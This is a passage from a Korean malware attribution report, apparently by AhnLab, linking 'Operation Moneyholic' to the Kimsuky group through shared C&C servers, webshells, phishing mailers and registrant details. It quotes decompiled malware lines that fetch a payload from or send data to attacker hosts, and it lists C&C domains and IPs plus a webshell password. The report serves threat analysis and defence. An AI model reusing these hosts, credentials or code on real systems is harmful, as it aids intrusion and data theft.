
[그림 60]의 등록정보에서 볼 수 있는 것처럼, 두 악성코드를 만든 날짜(및 시간)과 만든 이도 동일하다.



[그림 60] 악성코드의 등록정보 비교


Huobi Research.doc 파일과 이 파일이 다운로드하는 1.dat 파일을 Kimsuky 조직이 제작한 것으로 판단하는 근거는 다음과 같다.

첫째, 1.dat는 데이터 파일처럼 보이지만 실제로는 DLL 파일이며, 같은 달에 발견된 Sway.dat와 코드가 동일함을 확인했다.



[그림 61] C&C 통신 기능 비교

둘째, Sway.dat는 [그림 62]의 Liryc.dat에 의해 생성되는 파일이다. Liryc.dat는 과거 특정 공격에서 악성 한글 파일이 다운로드한 core.dll과 동일한 악성코드로, core.dll은 안랩이 2019년 2월에 공개한 Kimsuky 조직 관련 '오퍼레이션 카바 코브라 보고서'에 설명되어 있다.



[그림 62] 악성코드의 문자열 비교

이와 같은 근거를 토대로 Huobi Research.doc 파일과 해당 파일이 다운로드하는 1.dat는 Kimsuky 조직이 제작한 것으로 판단할 수 있다.

2. 악성코드 유포지와 문자열 'Jerry'


[표 16]은 Kimsuky 조직이 사용한 악성코드 유포지의 일부로, 악성코드 유포, 피싱 메일 발송, 감염 PC 로그를 저장하는 용도로 사용했다.

IP	URL	설명
156.67.222.184	no-vac.esy.es	네이버 피싱, 메일러 존재
	naver-mail-com.hol.es	네이버 피싱
	free-tell.esy.es	free-tell.esy.es/dl_ex1.png?fn=파일명
	finale-jack.esy.es	finale-jack.esy.es/dl_ex1.png?fn=파일명
	embed-helper.esy.es	Jerry계정의 감염 PC로그 존재

[표 16] Kimsuky 조직이 사용한 악성코드 유포지

[표 16]의 no-vac.esy.es 주소에는 공격자가 사용하는 메일러가 존재한다. 메일러에는 [그림 63]과 같이 공격 목표의 메일 주소를 입력하는 텍스트 영역과 버튼이 있다. 이를 이용하여 공격 대상에게 특정 포털 사


이트 업체의 메일로 위장한 피싱 메일을 발송할 수 있다.



[그림 63] 피싱 메일러 동작 과정

[그림 63]의 피싱 메일 발송이 완료된 후 나타나는 메시지에서 "성과적으로 발송되였습니다"라는 표현을 볼 수 있다. 이는 한국에서 사용되지 않는 표현이다.

또한 메일러를 통해 발송된 메일에 연결된 피싱 페이지에서도 Kimsuky 조직으로 의심되는 정황이 확인됐다.



[그림 64] 메일러를 통해 발송된 피싱 메일 및 피싱 페이지

[그림 64]의 메일 본문에 포함된 '비밀번호 재확인' 버튼을 클릭하면 피싱 페이지에 연결되는데, 이 페이지의 도메인 주소는 국내 유명 포털 사이트의 주소(naver.com)와 유사한 naverhelper.com이다. 또 다른 도메인 embed-helper.esy.es 주소에서 악성코드 감염을 통해 업로드된 시스템 로그가 확인됐다([그림 65]).


[그림 65] embed-helper.esy.es에 업로드된 감염 PC 로그

업로드된 3개의 파일명은 BASE64로 암호화된 감염 PC의 IP와 로그 생성 시간을 조합한 것으로, 복호화 결과는 [표 17]과 같다.

No	BASE64 복호화 전	BASE64 복호화 후	로그 생성 시간	IP Info
1	MTc1LjE2Ny4x******=	175.167.128.***	2019-06-09-11-29-12-AM	CN, Shenyang
2	MTc1LjE2Ny4xM******=	175.167.130.***	2019-06-10-02-29-34-AM	CN, Dalian
3	MTI0LjIxNy4yMDku******	124.217.209.***	2019-06-10-09-29-34-AM	KR, 리눅스랩


[표 17] 감염 PC 로그의 특징

[표 17]의 1번과 2번은 Kimsuky 조직이 자주 사용하는 IP 대역이다. [그림 66]은 Kimsuky 조직이 2017년에 C&C로 사용했던 주소에서 발견된 감염 PC의 로그의 일부로, IP가 [표 17]의 IP와 B 클래스 대역까지 동일하다.




[그림 66] Kimsuky 조직이 2017년에 사용한 C&C에 업로드된 감염 PC 정보

업로드된 파일 내부에는 [그림 67]과 같이 폴더 및 파일 목록, 프로세스 목록, 네트워크 정보 등이 기록되어 있으며, 공통적으로 'jerry'라는 문자열이 존재한다. 해당 문자열은 Kimsuky 조직이 악성코드 제작 및 테스트에 사용했던 운영체제에 로그인한 아이디이다.



[그림 67] 복호화 결과 및 공통적으로 존재하는 jerry 문자열

오퍼레이션 머니홀릭 조직이 제작한 악성코드의 디버그 메시지, PDB, 그리고 C&C에 저장되있던 로그에도 동일한 'Jerry' 문자열이 존재한다([그림 68]).



[그림 68] RCP.exe와 C&C에 존재하는 Jerry

3. 동일한 C&C, 두 개의 흔적

[그림 69]의 main.php는 2017년 9월에 업로드된 것으로, Kimsuky 조직이 해당 웹쉘을 사용하는 것으로 판단한 근거는 [표 18]과 같다.

[그림 69] 웹쉘이 존재하는 C&C

[표 18]의 접속 IP는 Kimsuky 조직이 악성코드 진단 및 테스트 시 사용한 IP로, 'jhj=34'라는 인자값을 사용해 웹쉘에 접근한 이력이 있다. 인자값으로 사용한 'jhj'는 Kimsuky 조직의 구성원 중 하나의 이니셜로 추정된다.

접속 일자	접속 IP	접속 국가	접속 URL
2019.04.21	118.128.216.***	Korea, Republic of	rentalcars***.amex***.net/main.php?jhj=34

[표 18] Kimsuky 조직이 웹쉘에 접근한 이력


```
memset(&Dst, 0, 0x103u);
SHGetSpecialFolderPathA(0, &pszPath, 26, 0);
result = sub_401120("http://rentalcars   .amex    .net/send/update.cab");
```

[그림 70] 2018년 3월 악성코드 유포 이력

또한 Kimsuky 조직의 메일러로 추정되는 send.php에 접근한 이력을 발견했으며([표 19]), 이를 통해 공격자가 사용한 메일러 'star 3.0'을 확보했다([그림 71]).

접속 일자	접속 IP	접속 국가	접속 URL
2019.04.05	221.150.255.***	Korea, Republic of	Rentalcars***.amex***.net/send/send.php

[표 19] Kimsuky 조직(추정)이 메일러에 접근한 이력



[그림 71] 메일러 star 3.0


오퍼레이션 머니홀릭 조직과 Kimsuky 조직에서 접근했던 메일러의 파일명과 경로는 아래와 같이 host 이름만 다를 뿐, 나머지는 동일한 것으로 확인됐다.

- Kimsuky 조직의 접근 URL: http://rentalcars***.amex***.net/send/send.php
- 오퍼레이션 머니홀릭 조직의 접근 URL: http://amex***.amex***.net/send/send.php

또한, 오퍼레이션 머니홀릭 조직이 실제로 발송한 메일의 헤더를 분석한 결과, 다른 C&C 서버에서도 [그림 71]과 동일한 구조를 가진 폴더와 메일러를 추가로 발견했다([그림 72]).

[그림 72] 메일 헤더를 통해 확인된 C&C와 메일러

앞서 오퍼레이션 머니홀릭 조직이 윈도우 운영체제의 PC뿐만 아니라 안드로이드 스마트폰을 공격 대상에 포함했던 것을 확인한 바 있다. [그림 72]의 메일러 상단에 표기된 'victory'라는 문자열은 악성 앱이 통신하는 C&C에 존재하는 웹쉘의 로그인 비밀번호로, 이를 이용해 로그인하면 [그림 73]과 같은 웹쉘 config.php 가 존재한다.



[그림 73] 웹쉘 로그인 후

웹쉘을 통해 C&C서버의 폴더를 탐색한 결과, [그림 74]와 같이 악성 앱에 감염된 안드로이드 스마트폰으로 전송할 명령(get_clipboard)이 txt 형태로 저장되어 있는 것을 확인했다. 또 다른 폴더에는 일부 피해자들의 스마트폰에서 수집한 것으로 보이는 정보가 존재했다.

[그림 74] C&C 서버에 존재하는 로그


4. 문자열 'Jhon' 또는 'John'

감염 PC 1의 진단 정보에 'John'이라는 문자열이 존재한다.

일자	진단 경로	진단명
2018.07.23	C:₩Users₩John₩Desktop₩spoolsve.exe	Trojan/Win32.Agent.R232183
2018.07.20	C:₩Users₩John₩Desktop₩NTWDBLIB.dll	Trojan/Win64.Agent
2018.07.19	C:₩Users₩John₩Documents₩drv.dll	Trojan/Win32.Agent.R232080
2018.07.19	C:₩Users₩John₩Documents₩spoolsve.vmp.exe	Trojan/Win32.Agent.R231849

[표 20] 감염 PC 1의 진단 정보


'John'이라는 문자열은 Kimsuky 조직이 2014년 한수원 공격에서 심리전 목적으로 사용했던 트위터와 악성코드 제작에 사용했던 계정이다.



[그림 75] Kimsuky 조직이 사용한 John 문자열 및 2014년 문서

'John'이라는 문자열은 일반적인 계정에 흔히 사용될 수 있는 문자열인만큼 이것만으로 공격 조직을 특정할 수는 없다. 그러나 [표 20]의 문자열 'John'과 [표 10]의 문자열 'Jhon'을 연관 지어 생각해 볼 필요도 있다. 두 문자열의 o와 h의 순서가 다른 것은 오타에 의한 것일 가능성을 배제할 수 없다. 키보드 상에서 h, j, n 이 모두 오른쪽에 위치하고 있으며, 서로 매우 근접하게 자리하고 있기 때문에 John을 입력하려다 Jhon로 잘못 입력하는 경우는 흔하다.

또한 안랩은 해당 앱을 추적하는 과정에서 동일한 패키지명과 기능을 갖고 있는 다른 앱을 확인했다. 추가로 확인된 앱은 암호화폐 거래소인 빗썸(Bithumb)으로 위장하고 있었다(Bithubmprotect.apk). 해당 앱의 악성 행위는 동일하며, C&C서버 주소의 패턴도 유사하다.



```
private boolean app.project.appcheck.AppProtectService.a(
      java.lang.String p0,
      boolean p1)
this = v2
p0 = v3
p1 = v4
const-string                  v0, aHttpManageAppW_0 # "http://manage.app-wallet.com/up.php"
iget-object                   v1, this, AppProtectService_c
invoke-static                 {v0, v1, p0, p1}, <ref d.a(ref, ref, ref, boolean) d_a@LLLLZ>
move-result-object            p0
invoke-virtual                {p0}, <boolean Boolean.booleanValue() imp. @ _def_Boolean_booleanValue@Z>
move-result                   p0

locret:
return                        p0
Method End
```

[그림 76] BithumbProtect.apk의 C&C 서버 주소

이들 앱이 사용하는 C&C 서버의 패턴에서도 유사성이 확인되었다.

항목	[그림 40]의 악성 앱	BithumbProtect.apk
Package Name	app.project.appcheck	
C&C	193.148.16.45/manager/up.php	manage.app-wallet.com/up.php

[표 21] 앱 비교 정보

C&C 서버로 사용한 app-wallet.com의 도메인 등록 정보는 [표 22]와 같으며, 대표적인 암호화폐인 비트코인(bitcoin)의 문자열로 이메일 계정을 등록했다.

항목	app-wallet.com	rneail.com
Name	Annie Cho	Annie Cho
Email	bitcoin025@hanmail.net	bitcoin018@hanmail.net


[표 22] 리버스 도메인 등록정보

안랩은 도메인 등록자를 추적하던 과정에서 도메인 등록자 Annie Cho가 등록한 도메인 'rneail.com' 외에 다수의 도메인을 확인했다.

항목	grnaeil.com	rnaii.com
Name	Dongil Song	Dongil Song
Email	bitcoin024@hanmail.net	bitcoin024@hanmail.net

[표 23] bitcoin024@hanmail.net 등록정보

구글의 지메일인 gmail.com과 유사한 grnaeil.com 도메인은 160.202.162.78로 연결되는데, 이는 2019년 5월에 유포된 TiWorker.exe의 C&C 주소(160.202.162.78)와 동일하다.



[그림 77] 2019년 5월에 유포된 TiWorker.exe

또한 같은 대역대인 160.202.162.79에 네이버와 유사한 도메인인 nid.helpnaver.com이 연결되는 것을 확인했다. 해당 도메인의 등록정보를 살펴보면 'Jhon'과 유사한 'Jhone' 문자열을 확인할 수 있다.

항목	nidhelpnaver.com	helpnaver.com
Name	Jane Jhone	Aji 917
Email	snow8949@hotmail.com	tiger199392@daum.net

[표 24] 리버스 도메인 등록정보

또한 같은 시기에 발생한 공격인 'APT Campaign 'Smoke Screen' targeting to Korea and US(이스트시큐리티, https://blog.alyac.co.kr/2243)'에서 동일한 공격자 정보인 snow8949@hotmail.com, Aji 917, tiger199392를 확인할 수 있다.

결론

